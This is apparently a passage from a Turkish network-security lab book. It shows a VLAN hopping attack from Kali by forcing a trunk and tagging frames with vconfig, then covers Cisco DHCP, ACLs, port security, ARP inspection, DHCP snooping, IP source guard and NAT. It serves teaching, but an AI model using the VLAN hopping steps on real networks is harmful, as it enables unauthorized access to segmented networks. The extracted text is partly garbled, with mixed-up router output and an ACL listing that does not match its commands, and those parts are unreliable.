Port      Vlans allowed on trunk
Fa0/0    1-1005
Fa0/1    1-1005


Port      Vlans allowed and active in management domain
Fa0/0    1,10,20,30
Fa0/1    1,10,20,30

Port      Vlans in spanning tree forwarding state and not pruned
Fa0/0h  Info 1,10,20,30
Fa0/1h  Device 1,10,20,30 ID: FastEthernet0/15
R1#
```

Başa trunk olan portlar yukarıdaki çıktıda gösterilmiştir. Ping ile 10 vlanının IP adresine ulaşmak istenildiğinde Acess LisT engellemelerinden ya da routing olmayışından hedefe erişim sağlanmadığı görülmüştür.

```
root@kali:~# ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
^C
-----  
etherne
--- 192.168.10.1 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2030ms
```

Hedefe DTP paketi aşağıdaki gibi gönderilmiştir;



Hedef porta bakıldığından durmunun Trunk olduğu görülecektir.

```
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^]'.

User Access Verification

Username: root
Password:
R1#sh int trunk

Port      Mode       Encapsulation  Status      Native vlan
Fa0/0     on         802.1q        trunking    1
Fa0/1     on         802.1q        trunking    1
Fa0/15    on         802.1q        trunking    1

Port      Vlans allowed on trunk
Fa0/0     1-1005
Fa0/1     1-1005
Fa0/15    1-1005

Port      Vlans allowed and active in management domain
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30
Fa0/15    1,10,20,30

Port      Vlans in spanning tree forwarding state and not pruned
Fa0/0     1,10,20,30
Fa0/1     1,10,20,30
Fa0/15    1,10,20,30
R1#
```

Daha sonra vconfig aracı ile tag basılarak hedef ağa erişim sağlanmıştır;

```
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 10
Added VLAN with VID == 10 to IF -:eth1:-
root@kali:~# ifconfig eth0 down
root@kali:~# ifconfig eth1.10 up
root@kali:~# ifconfig eth1.10 192.168.10.88/24
root@kali:~# ifconfig eth1.10
eth1.10: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
          inet 192.168.10.88  netmask 255.255.255.0  broadcast 192.168.10.255
                      inet6 fe80::20c:29ff:fe6c:e718%10  prefixlen 64  scopeid 0x20<link>
```

Vconfig aracı ile etiketlenen framler hedef ağa erişim sağlamıştır. Güvenlik önlemi almak için;

1. *Default vlan'a ait port bırakmayınız*
2. *Boş portları access olarak ayarlayınız.*

DHCP KONFIGURASYONU

```
R1# configure terminal
```

```
R1(config)# service dhcp
```

```
R1(config)# ip dhcp pool NET-POOL
```

```
R1(dhcp-config)# network 192.168.1.0 255.255.255.0
```

```
R1(dhcp-config)# default-router 192.168.1.1
```


```
R1(dhcp-config)# dns-server 192.168.1.5 195.170.0.1
```

```
R1(dhcp-config)# domain-name Firewall.cx
```

```
R1(dhcp-config)# lease 9
```

```
R1(config)# ip dhcp excluded-address 192.168.1.1 192.168.1.5
```

```
R1(config)# ip dhcp excluded-address 192.168.1.10
```




BÖLÜM 4 LAN GÜVENLİĞİ

ACCESS LIST

Erişim listeleri IP ya da port veya hem IP hem port tabanlı erişim kontrolü yapmak için kullanılabilirler. **Standart** erişim listeleri IP tabanlı filtreleme yaparken **Extended** erişim listeleri IP ve port tabanlı filtreleme yapabilmektedirler. Inbound assess listler interface'e giren trafiği filtrelerken outband access listler interface'den çıkan trafiği filtrelerler. Erişim listesine sonradan eklenen kurallar ilk kuralların altına eklenir. Bundan dolayı kuralları text editörlerden yazdıktan sonra CLI'a geçirmenizi tavsiye ederim. Silme işlemlerinde silinmek istenilen kuralların altındaki tüm satırlar silinebilir. Bundan dolayı da text editör kullanmak mantıklıdır. Erişim listelerini **permit any** ile sonlandırırsanız engleme yapılan paket ve segmentler dışındaki tüm trafiğe izin verilir. “**deny any**” ise izin verdikleriniz dışında herşeyi yasaklar.

UYGULAMA 28 ERİŞİM LİSTESİ İMPLEMENTASYONU

Packet tracer üzerinde aşağıdaki gibi ağınızı yapılandırın.



Aşağıdaki konfigürasyonu yapınız. 10.0.0.0 ağından 1.1.1.0 ağına sadece Telnet atma yetkisi veriniz. 192.168.10.0/24 için 1.1.1.0/30 ve 192.168.20.0/24 ip adreslerine erişim izni ve telnet atabilme izni tanımlayarak se 2/0'dan geriye kalan, çıkacak tüm trafiği engelleyiniz.

```
Router(config)#access-list 120 permit tcp any host 1.1.1.2 eq 23
Router(config)#access-list 120 permit ip 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255
Router(config)#access-list 120 deny ip any any
Router(config)#interface se 2/0
Router(config-if)#
Router(config-if)#ip access-group 120 out
Router(config-if)#exit
Router(config)#do sh ip acc
Extended IP access list 120
    10 permit tcp any host 1.1.1.2 eq telnet
    20 permit ip 192.168.10.0 0.0.0.255 192.168.20.0 0.0.0.255
    30 permit ip 192.168.10.0 0.0.0.255 1.1.1.0 0.0.0.3
```

Bir sonraki adımda ağa web ve DNS sunucu eklenerek sadece sunucunun web sitesine ve DNS serverına 192.168.20.0/24 ağından ulaşım sağlanacak kuralları yazınız.

PC0

Physical Config Desktop Software/Services

Command Prompt

```
User Access Verification

Username: root
Password:
Router#exit

[Connection to 1.1.1.2 closed by foreign host]
PC>ping 1.1.1.2

Pinging 1.1.1.2 with 32 bytes of data:

Reply from 1.1.1.2: bytes=32 time=2ms TTL=254
Reply from 1.1.1.2: bytes=32 time=2ms TTL=254
Reply from 1.1.1.2: bytes=32 time=2ms TTL=254
Reply from 1.1.1.2: bytes=32 time=1ms TTL=254

Ping statistics for 1.1.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms

PC>
```

PC2

Physical Config Desktop Software/Services

Command Prompt

```
PC>telnet 1.1.1.2
Trying 1.1.1.2 ...Open

User Access Verification

Username: root
Password:
Router#exit


[Connection to 1.1.1.2 closed by foreign host]
PC>ping 1.1.1.2

Pinging 1.1.1.2 with 32 bytes of data:

Reply from 10.0.0.1: Destination host unreachable.
Reply from 10.0.0.1: Destination host unreachable.
Reply from 10.0.0.1: Destination host unreachable.
Reply from 10.0.0.1: Destination host unreachable.

Ping statistics for 1.1.1.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

PC>
```



PORTR SECURITY

Fiziksel portlar ile mac adresi eşleştirilir. Ağa yabancı bir makinanın dahil olmasını engeller. Yapılandırılması aşağıdaki gibidir;

	Command
Step 1	Switch(config)# interface interface_id
Step 2	Switch(config-if)# switchport mode access
Step 3	Switch(config-if)# switchport port-security
Step 4	Switch(config-if)# switchport port-security maximum value
Step 5	Switch(config-if)# switchport port-security violation {restrict shutdown}
Step 6	Switch(config-if)# switchport port-security limit rate invalid-source-mac
Step 7	Switch(config-if)# switchport port-security mac-address mac_address
Step 8	Switch(config-if)# switchport port-security mac-address sticky
Step 9	Switch(config-if)# end
Step 10	Switch# show port-security address interface interface_id Switch# show port-security address

ARP INSPECTION

CAM tablosundaki MAC adresleri ile IP adreslerinin eşleştmeleri yapılarak terel ağdaki MITM saldırısını engellemeye yönelik bir mekanizmadır.

	Command
Step 1	Router# configure terminal
Step 2	Router(config)# ip arp inspection vlan {vlan_ID vlan_range}
Step 3	Router(config-if)# do show ip arp inspection vlan {vlan_ID vlan_range} begin Vlan

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10-12
```

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10,11,12
```

```
Router# configure terminal
Router(config)# ip arp inspection vlan 10-12,15
```

```
Router(config)# do show ip arp inspection vlan 10-12,15 | begin Vlan
Vlan      Configuration     Operation    ACL Match          Static ACL
----      -----           -----       -----           -----
  10      Enabled          Inactive
  11      Enabled          Inactive
  12      Enabled          Inactive
  15      Enabled          Inactive
Vlan      ACL Logging     DHCP Logging
----      -----           -----
  10      Deny             Deny
  11      Deny             Deny
  12      Deny             Deny
  15      Deny             Deny
```

DHCP SNOOPING

Sahte DHCP serverların IP dağıtmamasını engellemek için kullanılır.

	Command
Step 1	config t Example: switch# config t switch(config)#
Step 2	[no] feature dhcp Example: switch(config)# feature dhcp
Step 3	show running-config dhcp Example: switch(config)# show running-config dhcp
Step 4	copy running-config startup-config Example: switch(config)# copy running-config startup-config

IP SOURCE GUARD

IP spoofing'i yerel ağda engellemek için kullanılır.

	Command
Step 1	Router(config)# ip dhcp snooping
Step 2	Router(config)# ip dhcp snooping vlan number [number]
Step 3	Router(config)# interface interface-name
Step 4	Router(config-if)# no ip dhcp snooping trust
Step 5	Router(config-if)# ip verify source vlan dhcp-snooping [port-security]
Step 6	Router(config-if)# exit
Step 7	Router(config)# ip source binding mac_address vlan vlan-id ip-address interface interface_name
Step 8	Router(config)# end
Step 9	Router# show ip verify source [interface interface_name]

NAT

NAT kousuna daha önce de\u0111inilmi\u0111ti. Tek tek IP dreslerini istenilen IP adresine dönüştürmeye statik NAT ad\u0111 verilmektedir. Yapılandırılması aşağıdaki gibidir;

```
switch# configure terminal
switch(config)# ip nat inside source static 1.1.1.1 5.5.5.5
switch(config)# copy running-config startup-config
```

```
switch# configure terminal
switch(config)# ip nat outside source static 2.2.2.2 6.6.6.6
switch(config)# copy running-config startup-config
```

Dynamic NAT işlemi bir IP topluluğunun belirli bir IP adresine \u0111evrilmesi işlemidir. Daha önceki uygulamalarda bu konuya de\u0111inilmi\u0111ti.

PAT

Port adres dönüşümü olarak geçer. Örnek yapılandırma kodları aşağıdaki gibidir;

```
switch# configure terminal
switch(config)# ip nat outside source static tcp 20.1.9.2 63 35.48.35.48 130
switch(config)# copy running-config startup-config
```